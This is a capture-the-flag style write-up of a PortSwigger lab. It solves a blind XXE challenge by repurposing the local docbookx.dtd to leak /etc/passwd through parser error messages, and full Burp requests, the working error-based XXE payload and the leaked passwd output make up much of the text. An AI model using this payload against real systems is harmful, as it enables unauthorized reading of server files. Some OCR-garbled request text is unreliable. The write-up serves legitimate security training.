

[XXE] Lab: Exploiting XXE to retrieve data by repurposing a local DTD

<https://portswigger.net/web-security/xxe/blind/lab-xxe-trigger-error-message-by-repurposing-local-dtd>

Lab: Exploiting XXE to retrieve data by repurposing a local DTD

EXPERT

LAB

Not solved



This lab has a "Check stock" feature that parses XML input but does not display the result.

To solve the lab, trigger an error message containing the contents of the `/etc/passwd` file.

You'll need to reference an existing DTD file on the server and redefine an entity from it.

Hint



Systems using the GNOME desktop environment often have a DTD at

`/usr/share/yelp/dtd/docbookx.dtd` containing an entity called `ISOamso`.




ACCESS THE LAB

- First let map out the application by visiting all the functionality as well as the product pages, and see what kind of traffic it is generating in our burp proxy.




- When looking at the product page we can see a check stock functionality that is using XML to submit data in a HTML POST request, this could potentially lead to a vulnerability in the way that the application is parsing the XML to where we can create our own entity to request arbitrary files.

Lets fuzz this a bit:



- It looks like the error for the parser isn't being returned to us.
- I am trying to trigger an error that will return some type of useful information to me so I can solve this challenge next what I will do is define my Entity: <https://github.com/GoSecure/dtd-finder>



- OK what if we provide an invalid file?

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	POST /product/stock HTTP/2			1	HTTP/2 400 Bad Request		
2	Host: 0adb00de039e61a584e038b300c100cf.web-security-academy.net			2	Content-Type: application/json; charset=utf-8		
3	Cookie: session=FOZXxdFfaarcJD42AeqawmleOJAaWGIC			3	X-Frame-Options: SAMEORIGIN		
4	Content-Length: 181			4	Content-Length: 100		
5	Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128"			5			
6	Content-Type: application/xml			6	"XML parser exited with error: java.io.FileNotFoundException: /etc/test (No such file or directory)"		
7	Accept-Language: en-US,en;q=0.9						
8	Sec-Ch-Ua-Mobile: ?0						
9	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36						
10	Sec-Ch-Ua-Platform: "Windows"						
11	Accept: /*/*						
12	Origin: https://0adb00de039e61a584e038b300c100cf.web-security-academy.net						
13	Sec-Fetch-Site: same-origin						
14	Sec-Fetch-Mode: cors						
15	Sec-Fetch-Dest: empty						
16	Referer: https://0adb00de039e61a584e038b300c100cf.web-security-academy.net/product?productId=1						
17	Accept-Encoding: gzip, deflate, br						
18	Priority: u=1, i						
19							
20	<?xml version="1.0" encoding="UTF-8"?>						
21	<!DOCTYPE testing [<!ENTITY % test SYSTEM "file:///etc/test"> %test;]>						
22	<stockCheck>						
	<productId>						
	1						
	</productId>						
	<storeId>						
	1						
	</storeId>						
	</stockCheck>						

- now we know that the application is responding differently depending on whether the file is valid or not.


Now let me request:

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	POST /product/stock HTTP/2			1	HTTP/2 200 OK		
2	Host: 0adb00de039e61a584e038b300c100cf.web-security-academy.net			2	Content-Type: text/plain; charset=utf-8		
3	Cookie: session=FOZXxdFfaarcJD42AeqawmleOJAaWGIC			3	X-Frame-Options: SAMEORIGIN		
4	Content-Length: 204			4	Content-Length: 3		
5	Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128"			5			
6	Content-Type: application/xml			6	600		
7	Accept-Language: en-US,en;q=0.9						
8	Sec-Ch-Ua-Mobile: ?0						
9	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36						
10	Sec-Ch-Ua-Platform: "Windows"						
11	Accept: /*/*						
12	Origin: https://0adb00de039e61a584e038b300c100cf.web-security-academy.net						
13	Sec-Fetch-Site: same-origin						
14	Sec-Fetch-Mode: cors						
15	Sec-Fetch-Dest: empty						
16	Referer: https://0adb00de039e61a584e038b300c100cf.web-security-academy.net/product?productId=1						
17	Accept-Encoding: gzip, deflate, br						
18	Priority: u=1, i						
19							
20	<?xml version="1.0" encoding="UTF-8"?>						
21	<!DOCTYPE testing [<!ENTITY % test SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd"> %test;]>						
22	<stockCheck>						
	<productId>						
	1						
	</productId>						
	<storeId>						
	1						
	</storeId>						
	</stockCheck>						

- this ended up working, lets see if we can overwrite this DTD inside of the

docbookx.dtd

- I was able to find exploit online at:



The screenshot shows a code editor with a dark theme. At the top, the file path is 'dtd-finder / list / xxe_payloads.md'. Below the path, there are tabs for 'Preview', 'Code', and 'Blame', followed by statistics: '966 lines (717 loc) · 23.4 KB'. The main code area contains XML DTD and XXE payload code. The DTD part includes a parameter entity '%local_dtd;' and a message element. The XXE payload part shows a DOCTYPE declaration with a SYSTEM entity pointing to a local file, and an ENTITY declaration for '%ISOamsa' that uses an eval function to inject a new SYSTEM entity pointing to a remote file. The payload also includes an error message and a reference to the '%local_dtd;' entity.

```

<!DOCTYPE message [
  <ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">
  <ENTITY % ISOamsa "
    <ENTITY &x25; file SYSTEM "file:///YOUR_FILE">
    <ENTITY &x25; eval "<ENTITY &x26;#x25; error SYSTEM &x27;file:///abcxyz/&x25;file,&x27;>">
    &x25;eval;
    &x25;error;
  ">
  %local_dtd;
]>
<message></message>

DTD File: /usr/share/yelp/dtd/docbookx.dtd
Injectable entity: %ISOamsa
XXE Payload:
<!DOCTYPE message [
  <ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">
  <ENTITY % ISOamsa "
    <ENTITY &x25; file SYSTEM "file:///YOUR_FILE">
    <ENTITY &x25; eval "<ENTITY &x26;#x25; error SYSTEM &x27;file:///abcxyz/&x25;file,&x27;>">
    &x25;eval;
    &x25;error;
  ">
  %local_dtd;
]>
<message></message>
```

- with this we can just change the payload a little to request `/etc/passwd` but beside that it will be using the `ISOamsa` entity and overwriting it by injecting new content into it.

Request		Response	
Pretty	Raw	Pretty	Raw
<pre> 1 POST /product/stock HTTP/2 2 Host: OadB00de039e61a584e03Bb300c100cf.web-security-academy.net 3 Cookie: session=FO2XXdFfaarcJD42AeqawmIeOJAaWG1C 4 Content-Length: 478 5 Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128" 6 Content-Type: application/xml 7 Accept-Language: en-US,en;q=0.9 8 Sec-Ch-Ua-Mobile: ?0 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 10 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36 11 Sec-Ch-Ua-Platform: "Windows" 12 Accept: */* 13 Origin: https://OadB00de039e61a584e03Bb300c100cf.web-security-academy.net 14 Sec-Fetch-Site: same-origin 15 Sec-Fetch-Mode: cors 16 Sec-Fetch-Dest: empty 17 Referer: 18 https://OadB00de039e61a584e03Bb300c100cf.web-security-academy.net/product?prod 19 uctId=1 20 Accept-Encoding: gzip, deflate, br 21 Priority: u=1, i 22 23 <?xml version="1.0" encoding="UTF-8"?> 24 <!DOCTYPE message [25 <!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd"> 26 27 <!ENTITY % ISOamsa ' 28 <!ENTITY &#x25; file SYSTEM "file:///etc/passwd"> 29 <!ENTITY &#x25; eval %<!ENTITY &#x25;&#x25; error SYSTEM 30 &#x27;file:///abcxyz/&#x25;file;&#x27;>> 31 &#x25;eval: 32 &#x25;error; 33 ' 34 35 %local_dtd; 36]> 37 <stockCheck> 38 <productId> 39 1 40 </productId> 41 <storeId> 42 1 43 </storeId> 44 </stockCheck> </pre>		<pre> 1 HTTP/2 400 Bad Request 2 Content-Type: application/json; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 2414 5 6 "XML parser exited with error: java.io.FileNotFoundException: /abcxyz/root:x:0 7 :0:root:/root:/bin/bash 8 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin 9 bin:x:2:2:bin:/bin:/usr/sbin/nologin 10 sys:x:3:3:sys:/dev:/usr/sbin/nologin 11 sync:x:4:65534:sync:/bin:/bin/sync 12 games:x:5:60:games:/usr/games:/usr/sbin/nologin 13 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin 14 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin 15 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin 16 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin 17 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin 18 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin 19 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin 20 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin 21 list:x:38:38:MaillistManager:/var/lib/mail:/usr/sbin/nologin 22 ircd:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin 23 gnats:x:41:41:GnatsBug-ReportingSystem(admin):/var/lib/gnats:/usr/sbin/nologin 24 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin 25 peter:x:12001:12001:/home/peter:/bin/bash 26 carlos:x:12002:12002:/home/carlos:/bin/bash 27 user:x:12000:12000:/home/user:/bin/bash 28 elmer:x:12009:12009:/home/elmer:/bin/bash 29 academy:x:10000:10000:/academy:/bin/bash 30 messagebus:x:101:101:/nonexistent:/usr/sbin/nologin 31 dnsmasq:x:102:65534:dnsmasq, 32 , 33 , 34 :/var/lib/misc:/usr/sbin/nologin 35 systemd-timesync:x:103:103:systemdTimeSynchronization, 36 , 37 , 38 :/run/systemd:/usr/sbin/nologin 39 systemd-network:x:104:105:systemdNetworkManagement, 40 , 41 , 42 :/run/systemd:/usr/sbin/nologin 43 systemd-resolve:x:105:106:systemdResolver, 44 , 45 , 46 :/run/systemd:/usr/sbin/nologin 47 mysql:x:106:107:MySQLServer, </pre>	

- done lab solved!



Exploiting XXE to retrieve data by repurposing a local DTD

[Back to lab description >>](#)

LAB Solved



Congratulations, you solved the lab!

Share your skills!



[Continue learning >>](#)